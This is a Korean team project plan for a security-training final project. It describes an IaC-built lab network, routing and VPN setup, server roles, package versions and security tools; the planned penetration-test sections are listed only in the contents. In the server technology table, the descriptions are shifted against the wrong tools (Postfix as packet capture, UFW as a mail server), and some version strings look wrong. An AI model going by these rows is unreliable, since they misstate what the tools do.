

# 파이널 프로젝트 기획서



IaC(코드형 인프라)를 활용한 인프라 및  
보안 아키텍처 구축

TEAM S-Core.  
2025.07.30.

Blue

Purple

Red

 <b>S-CORE</b>	<b>파이널 프로젝트</b>	문서 번호	FN-008
		수정일	2025-08-01
		페이지	2 / 25

# 목차

파이널 프로젝트 기획서 .....	
<b>1. 프로젝트 개요 .....</b>	<b>3</b>
가) 프로젝트 소개 .....	3
나) 프로젝트 일정 .....	4
다) 개념도 .....	5
라) 기획 시나리오 .....	6
<b>2. 네트워크 구성 .....</b>	<b>7</b>
가) 논리 구성도 .....	7
나) 네트워크 제원 .....	7
다) 네트워크 기술리스트 .....	8
<b>3. 서버 구성 .....</b>	<b>10</b>
가) 서비스 흐름도 .....	10
나) 서버 구성도 .....	11
다) 서버 기술리스트 .....	12
라) 서버 제원 .....	14
(i) 운영체제 정보 .....	14
(ii) 서비스 패키지 정보 .....	14
<b>4. 보안 정책 .....</b>	<b>15</b>
가) 보안 기술리스트 .....	15
나) 주요정보통신 취약점 점검 .....	16
다) 취약점 개선 흐름 .....	17
라) SOAR 흐름 .....	18
<b>5. 모의 해킹 .....</b>	<b>19</b>
가) 해킹시나리오 .....	19
나) 모의해킹 기술리스트 .....	20
다) 침투테스트 절차 .....	21
<b>** 부 록 ** .....</b>	<b>24</b>

	파이널 프로젝트	문서 번호 FN-008
		수정일 2025-08-01
		페이지 3 / 25

## 1. 프로젝트 개요

### 가) 프로젝트 소개

항목	내용		
프로젝트명	IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축		
프로젝트 기간	2025.07.28. ~ 2025.08.08		
프로젝트 목표	Blue	<ul style="list-style-type: none"> <li>- 다양한 라우팅 프로토콜을 이용한 네트워크 망 구성</li> <li>- 리눅스 서버에서 MRTG 서비스를 통한 네트워크 트래픽 모니터링</li> <li>- 백업 및 로그 서버를 구축하여 주요 파일과 설정등을 백업</li> <li>- 네트워크 장비와 서버의 이중화 구축을 통해 비상시 복구 대책 마련</li> <li>- Snort 정책을 사용한 네트워크 보안탐지 체계 구축</li> <li>- Ansible을 이용한 서비스 설치 및 설정 자동화</li> </ul>	
	Red	<ul style="list-style-type: none"> <li>- 조직 내 보안 체계의 실효성 평가를 위한 침투 테스트 시나리오 수행</li> <li>- 공격자 입장에서 실제 위협 시나리오 기반 모의해킹을 통해 보안 취약점 도출</li> <li>- 보안 운영 환경에 대해 침투 테스트를 통한 대응 체계 검증</li> <li>- 내부망 침투 후 권한 상승 및 핵심 시스템 접근 시나리오의 단계별 재현</li> <li>- 보안 정책 및 대응 체계에 대한 평가</li> </ul>	
	Purple	<ul style="list-style-type: none"> <li>- 파이썬을 사용하여 각 장비 취약점 점검 자동화</li> <li>- 네트워크 분리 및 접근 제어 정책의 효과성 검증</li> <li>- 외부/내부/DMZ/관리망(ASDM) 간 접근 제어 체계 구축</li> <li>- SOAR 구축</li> <li>- 보안장비의 로그를 ELK 스택으로 수집 후 분석</li> </ul>	
프로젝트 기대효과	<ul style="list-style-type: none"> <li>- 파이썬 코드를 활용한 취약점 분석 및 보완 자동화</li> <li>- ansible을 활용한 서버 설치 자동화 프로그램 개발</li> <li>- 네트워크 프로토콜의 이해도 강화</li> <li>- 보안 솔루션의 이해도 강화</li> <li>- 다양한 공격 시나리오 및 방어 대책 수립을 통한 보안체계 확립</li> </ul>		

	파이널 프로젝트	문서 번호	FN-008
		수정일	2025-08-01
		페이지	4 / 25

## 나) 프로젝트 일정

작업	2025년 7월 / 8월											
	28	29	30	31	1	2	3	4	5	6	7	8
<strong>1. 계획</strong>												
프로젝트 목표 설정												
프로젝트 요구사항 분석												
프로젝트 기획안 작성												
<strong>2. 설계 및 구축</strong>												
네트워크 설계 구축												
서버 설계 및 구축												
해킹 시나리오 설계												
<strong>3. 프로젝트 진행</strong>												
네트워크 테스트												
서버 테스트												
통합 테스트												
해킹 시나리오 수행												
<strong>4. 결과 도출</strong>												
프로젝트 결과 분석												
대응책 수립												


### <주의>

본 문서의 도메인 및 IP 대역은 격리된 실습 환경에서만 사용됩니다.

외부에서의 무단 접근, 스캔, 공격 행위는 불법으로 간주되며,

『정보통신망법』 및 『형법』 등에 따라 민·형사상 책임이 발생할 수 있습니다.

## 다) 개념도



구역	별칭	구역별 설명
① 코어망	CO	- 네트워크의 중심이 되는 코어망
② 본사	HQ	- 내부 인트라넷 구조의 인프라 구축
③ 지사	BR	- 협력사와의 VPN 통신 인프라 구축
④ DMZ	DM	- 외부와의 통신이 필요한 서버팜 구축
⑤ 관제 구역	MN	- 네트워크 트래픽 및 서버 모니터링 통합 시스템 구축
⑥ 협력사	PT	- VPN을 활용한 지사 인트라넷 접속이 가능한 인프라 구축
⑦ IPv6 Area	IP6	- IPv6 사용을 위한 네트워크 구축

 <b>S-CORE</b>	<b>파이널 프로젝트</b>	문서 번호	FN-008
		수정일	2025-08-01
		페이지	6 / 25


## 라) 기획 시나리오

구역	기획 시나리오
코어망	<ul style="list-style-type: none"> <li>- 백본 및 네트워크망 확장을 통한 대규모 네트워크망 구축</li> </ul>
본사	<ul style="list-style-type: none"> <li>- HSRP를 통한 네트워크 장비 이중화</li> <li>- VLAN을 통한 서버 네트워크 분리</li> <li>- 방화벽 구축을 통한 내부 인트라넷 방어</li> <li>- 본사 내부에서 사용하는 내부 메일서버 구축</li> <li>- 각 서비스 및 DB 백업 서버 구축</li> </ul>
지사	<ul style="list-style-type: none"> <li>- IPsec over GRE를 통한 협력사와의 VPN 터널링 구성</li> <li>- FD를 선정하여 우선순위 지정</li> <li>- 회선 이중화를 통한 백업경로 구성</li> <li>- DMZ 구역의 DNS 정보를 받아오는 Slave 서버 구축</li> <li>- NFS 서버를 구축하여 회사 홈페이지 WAS 스토리지 서버로 사용</li> </ul>
DMZ	<ul style="list-style-type: none"> <li>- 다양한 경로 구성으로 빠른 컨버전스 확보</li> <li>- 고가용성을 확보하기 위한 네트워크 장비 이중화</li> <li>- HAProxy를 통한 고가용성 회사 홈페이지 구축</li> <li>- 회사 홈페이지의 스토리지는 지사의 NFS서버에서 받아옴</li> <li>- DNS Master 서버 구축</li> <li>- 지사와 협력사에서 사용할 웹하드 및 메일서버 구축</li> </ul>
관제 구역	<ul style="list-style-type: none"> <li>- 내부 대역의 상호 통신을 제한하기 위해 VLAN 사용</li> <li>- Portsecurity를 통한 호스트 수 제한</li> <li>- MRTG, Cacti, Monitorix를 활용한 네트워크 관제 서버 구축</li> <li>- SIEM 서버 및 SOAR 시스템 구축</li> </ul>
협력사	<ul style="list-style-type: none"> <li>- IPsec over GRE를 통한 지사와의 VPN 터널링 구성</li> <li>- offset-list 필터링을 통해 내부 NFS 서버의 접근 제어</li> <li>- NFS 서버를 제외한 라우팅 정보 수동 축약 및 재분배</li> </ul>
IPv6 Area	<ul style="list-style-type: none"> <li>- RIPng 사용하여 IPv6 라우팅 구성</li> <li>- DHCPv6를 통해 내부 IPv6 주소 및 정보 자동 할당</li> <li>- 6to4 터널링으로 IPv6 영역 간 연결</li> <li>- IPsec을 통한 터널 보호 구현</li> </ul>



## 2. 네트워크

### 가) 논리 구성도



### 나) 네트워크 제원

장비명	별칭	모델명	수량
Router	R	Cisco C7200	28대
Switch	S	Cisco C3745	24대
		Cisco IOSvL2 15.2	4대
방화벽	ASA	Cisco ASAv 9.2	1대
IPS	PF	pfSense-CE-2.7.2-RELEASE	5대
IDS	SO	securityonion-16.04.7.3	5대



## 다) 네트워크 기술리스트

분류	기술	사용 목적 및 구현 방법
Switch	VLAN	지사 스위치에 vlan을 이용하여 서버의 네트워크 대역을 논리적으로 분리하여 사용(vlan10 : vlan20)
	PVST	지사의 vlan10 ,vlan 20으로 향하는 네트워크 트래픽을 분산 및 이중화
	Frame-Relay	ospf의 코어망을 Frame-Relay를 사용하여 회선비용 절감과 여러 개의 라우팅 경로를 이용(Full Mesh)
	FHRP	게이트웨이 이중화 기술인 GLBP를 이용 DMZ, 서버팜, 본사, 지사 내의 Main서버들 기준의 게이트웨이 로드 밸런싱인 GLBP를 이용(스위치 3대 사용)
	Port-security	MAC 주소 기반 보안 기술 백업존의 관리자의 pc 개수를 제한하여 필요 이상의 관리자가 내부로 들어와서 사용할 수 없게 함
	SPAN	스위치에 port-mirroring을 사용해 게이트웨이 이중화로 나가는 구역을 source포트로 지정하여 네트워크 대역의 트래픽 탐지
Routing	IPv6	기숙사 및 지사 사무실에 많은 호스트 관리 DHCP RIPng를 이용하여 라우팅 관리
	static	ASAv 방화벽에서 WAN으로 향하는 기본경로를 outside방향으로 지정
	RIPv2	사무실 ASBR에서 수동 축약 사무실 내부 SMB 서버를 오프셋 리스트로 흡카운트 최대치 부여 OSPF방향으로 광고하지 않음.
	EIGRP	매우 빠른 장애 복구 능력, 효율적인 자원 사용 수많은 서버가 유기적으로 연결되어 높은 가용성과 성능 기대
	Virtual Link	Backbone(Area 0)과 Area5 를 논리적으로 연결
	Stub	불필요한 외부 경로 차단을 통한 경로 최적화(축약)
	NSSA	외부 라우팅 정보를 내부 OSPF로 전달할 수 있도록 허용하는 Stub 영역으로, 외부 정보를 Type 7 LSA로 만들어 ABR을 통해 Backbone으로 전달한다.
	neighbor 인증	백본 망과 이어지는 인터페이스의 이웃 neighbor별 적용
	area 인증	Transit Area로 지정한 Area4에서 area인증을 적용하여 LSA를 전달하는 모든 라우터에서 인증을 적용
	재분배	다른 동적 라우팅 프로토콜 정보를 교환함으로 내부 구간에서 모든 통신이 가능하게 함


 <b>S-CORE</b>	파이널 프로젝트	문서 번호	FN-008
		수정일	2025-08-01
		페이지	9 / 25

## 다) 네트워크 기술리스트

분류	기술	사용 목적 및 구현 방법	
<b>PPP</b>	<b>PAP</b>	PPP환경에서 평문으로 회선 인증 기술	
	<b>CHAP</b>	PPP환경에서 md5를 이용한 회선 인증 기술	
<b>IPSEC</b>	<b>보안 프로토콜</b>	<b>AH</b>	두 시스템이 송수신하는 IP 패킷에 대한 무결성 및 인증을 제공하고, 암호화는 제공하지 않는 프로토콜
		<b>ESP</b>	패킷에 대한 기밀성(암호화)을 제공하는 프로토콜 근원지 인증 및 선택적인 무결성 서비스를 제공한다.
	<b>암호화 모드</b>	<b>transport</b>	페이지만 암호화 및 원본 IP 헤더 유지
		<b>tunnel</b>	전체 패킷 암호화, 새로운 IP 헤더 추가
	<b>암호화 인증</b>	<b>3DES</b>	DES 3회 적용, 보안 강화
		<b>AES</b>	고급 암호화 표준. 128, 192, 256비트 지원. 빠른 성능과 높은 보안성 제공. 대부분의 최신 VPN 및 IPsec 구현에서 기본 사용
	<b>인증 방식</b>	<b>Pre-Shared Key</b>	사전 공유된 비밀 키로 인증
		<b>RSA Signature</b>	디지털 서명 통한 인증 제공
	<b>해시 알고리즘</b>	<b>md5</b>	128비트 해시 값 생성, 빠르지만 충돌 위험 있음
		<b>sha</b>	SHA-1 또는 SHA-2 시리즈 사용, IPsec에서 기본으로 사용
	<b>Diffie-Hellman 2</b>	1024-bit key length 사용, 키 교환에 사용됨.	
<b>기타</b>	<b>SSH</b>	라우터, 스위치 장비의 설정값을 자동으로 수집해서 파이썬을 통해 텍스트 파일로 백업	
	<b>DHCP</b>	내부의 IP 주소 관리 자동화	
	<b>NAT</b>	내부망 인터넷 접근과 보안 강화 방안	

### 3. 서버 구성


#### 가) 서비스 흐름도



서비스명	내용
<b>DB</b>	- IDS, IPS RuleSet 생성에 필요한 정보를 DB 저장 - Master - Slave 구조의 동기식 운영을 통해 DB 분산처리 진행
<b>DNS</b>	- DNS Master - Slave 구조로 고가용성 확보
<b>ELK</b>	- 서버 Health 모니터링 및 침입 탐지 및 차단 로그 수집 - 중앙화된 로그를 통해 SOAR 솔루션 구현
<b>HA Proxy</b>	- 웹서버를 2개로 분산 구축하여 RoundRobin 방식으로 운영 - 웹 스토리지는 별도 구축하여 NFS를 통해 관리
<b>Backup</b>	- DB 및 주요 서비스 설정값 백업을 통한 안정성 확보



## 나) 서버 구성도



구역	별칭	OS	도메인
본사	HQ-DNS	Ubuntu	ns.s-hq.it
	HQ-DB	Ubuntu	hq-db.s-hq.it
	HQ-iSCSI	Ubuntu	hq-iscsi.s-hq.it
	HQ-Mail	Rocky	hq-mail.s-hq.it
지사	BR-DNS	Rocky	ns.s-core.it
	BR-NFS	Ubuntu	br-nfs.s-core.it
	BR-iSCSI	Windows Server 2022	br-iscsi.s-core.it
	BR-Web	msf	br-web.s-core.it
	BR-DB	msf	br-db.s-core.it
	BR-search	msf	br-search.s-core.it
DMZ	DM-DNS	Ubuntu	ns.core.it
	DM-HAproxy	Rocky	www.core.it
	DM-WebHard	Ubuntu	dm-webhard.core.it
	DM-Web1	Ubuntu	dm-web1.core.it
	DM-Web2	Rocky	dm-web2.core.it
관제	MN-ELK	Rocky	mn-elk.s-core.it
	MN-Monitorix	Rocky	mn-monitorix.s-core.it
	MN-MRTG	Rocky	mn-mrtg.s-core.it
	MN-Cacti	Rocky	mn-cacti.s-core.it
	MN-SOAR	Rocky	mn-soar.s-core.it
	MN-DB	Ubuntu	mn-db.s-core.it
협력사	PT-NFS	Rocky	pt-nfs.s-core.it

	파이널 프로젝트	문서 번호 FN-008
		수정일 2025-08-01
		페이지 12 / 25

## 다) 서버 기술리스트

분류	기술	사용 목적 및 구현 방법
Network	DNS	Master / Slave 구조로 고가용성 확보
Web	NginX	주정통 점검 결과 페이지 구축
	Apache	DMZ WAS 구축 CMS 폴더는 내부 FTP 서버에서 mount 진행
	WordPress	회사 홈페이지 제작 시 CMS 활용
	HA Proxy	WAS 이중화 구성으로 고가용성 확보
	Pydio	고객사 및 관계사와의 자료 공유용 웹하드 솔루션
DBMS	MariaDB	Source 서버 / Replica 서버 구성으로 고가용성 확보 고가용성 적용 DB: 로그 분석 DB / RuleSet DB / SOAR DB
		주정통 DB : 취약점 점검 시 외부 클라우드(Xen server)에서 주정통DB를 참조
	phpMyAdmin	데이터베이스 관리 및 최적화, GUI 제공
Storage	NFS	협력사와 지사 간 파일 공유 서비스
		회사 홈페이지 Master 폴더 공유
	iSCSI	iSCSI를 활용한 안전한 스토리지 공유 시스템 구축



## 다) 서버 기술리스트

분류	기술	사용 목적 및 구현 방법
Monitoring	<b>Monitorix</b>	모든 서버 리소스 모니터링 진행
	<b>SNMP</b>	<b>MRTG</b>
		SNMP와 연동해서 사용하는 네트워크 트래픽 모니터링 도구
	<b>ELK</b>	<b>Cacti</b>
		<b>Elastic search</b>
		Elasticsearch를 이용해 로그의 중앙화 구현
		<b>Logstash</b>
		로그 및 데이터를 수집해 필요한 형식으로 가공 후 Elasticsearch에 전달
		<b>Kibana</b>
		Elasticsearch에 저장된 데이터를 시각적으로 표현
Mail	<b>Postfix</b>	네트워크 인터페이스에서 캡처한 패킷을 분석
	<b>dovecot</b>	시스템로그 및 애플리케이션 로그 파일을 모니터링 모니터링 한 내용을 수집하여 Logstash에 전송
	<b>Roundcube</b>	실행되고 있는 웹 서비스나 ip, 포트 등의 상태 모니터링
Security	<b>UFW</b>	SMTP 프로토콜을 사용하는 메일 발신 서버
	<b>Firewalld</b>	IMAP 프로토콜을 사용하는 메일 수신 서버
Backup	<b>Roundcube</b>	웹메일 기반 이메일 클라이언트
	<b>Rsync</b>	서비스에 필요한 포트만 허용하는 화이트리스트 기반의 allow 정책 사용
	<b>Rsyslog</b>	서버 설정 파일 Backup
		로그 데이터 수집 및 백업 서버로 로그 중앙화

	파이널 프로젝트	문서 번호	FN-008
		수정일	2025-08-01
		페이지	14 / 25

## 라) 서버 제원

### (i) 운영체제 정보

OS	Version	비고
Rocky	Rocky Linux 9.6(Blue Onyx)	R
Ubuntu	Ubuntu 24.04.2 LTS	U
Windows	Windows Server 2022	W
Security Onion	securityonion-16.04.7.3	S
pfsense	pfSense-CE-2.7.2	P
ESXi	ESXi-6.7.0-20190504001-standard-customized	-
Xen	XenServer8_2024-06-03	-
VMWorkStation	17.6.2 build-24409262	-

### (ii) 서비스 패키지 정보

Service	OS	Version	비고
SSH	Rocky9.5	openssh-8.7p1-45.el9.rocky.0.1.x86_64	-
	Ubuntu24.04	openssh-server 1.9.6p1-3ubuntu13.12	
DNS	Rocky9.5	bind-9.16.23-31.el9_6.x86_64	-
	Ubuntu24.04	2024071801~ubuntu0.24.04.1	
NFS	Rocky9.5	nfs-utils-2.5.4-34.el9.x86_64	-
	Ubuntu24.04	2.6.4-3ubuntu5.1	
iSCSI	Ubuntu24.04		-
Apache	Rocky9.5	httpd-2.4.62-4.el9.x86_64	-
	Ubuntu24.04	2.4.58-1ubuntu8.7	
NginX	Rocky9.5	nginx-1.20.1-22.el9_6.3.x86_64	
WordPress	Ubuntu24.04	wordpress-6.8.1	-
	Rocky9.5	wordpress-6.8.1	
HA Proxy	Rocky9.5	haproxy-2.4.22-4.el9.x86_64	
Pydio	Rocky9.5	pydio 4.4.14	-
	Ubuntu24.04	pydio 4.4.14	
MariaDB	Rocky9.5	mariadb-server-10.5.27-1.el9_5.0.2.x86_64	-
	Ubuntu24.04	1:10.11.13-0ubuntu0.24.04.1	
phpMyAdmin	Rocky9.5	phpMyAdmin-5.2.2-1.el9.remi.noarch	-
	Ubuntu24.04	4:5.2.1+dfsg-3	
Monitorix	Rocky9.5	monitorix-3.16.0-1.el9.noarch	-
CACTI	Rocky9.5	cacti-1.2.30-2.el9.noarch	-
	Ubuntu24.04	1.2.26+ds1-1ubuntu0.1	
MRTG	Rocky9.5	mrtg-2.17.7-11.el9.x86_64	-
ELASTIC	Rocky9.5	elasticsearch-8.18.3-1.x86_64	
ROUNDCUBE	Rocky9.5	roundcubemail-1.6.11	
	Ubuntu24.04	pydio-cells-4.4.15-linux-amd64	

	파이널 프로젝트	문서 번호 FN-008
		수정일 2025-08-01
		페이지 15 / 25


## 4. 보안 정책

### 가) 보안 기술리스트

분류	기술	사용 목적 및 구현 방법
보안 장비	ASAv	외부에서 접근하는 트래픽 제어를 위한 방화벽 정책 설정
	pfsense	Snort와 Suricata 사용하여 SOAR 프로그램에 의해 비정상 패킷 차단
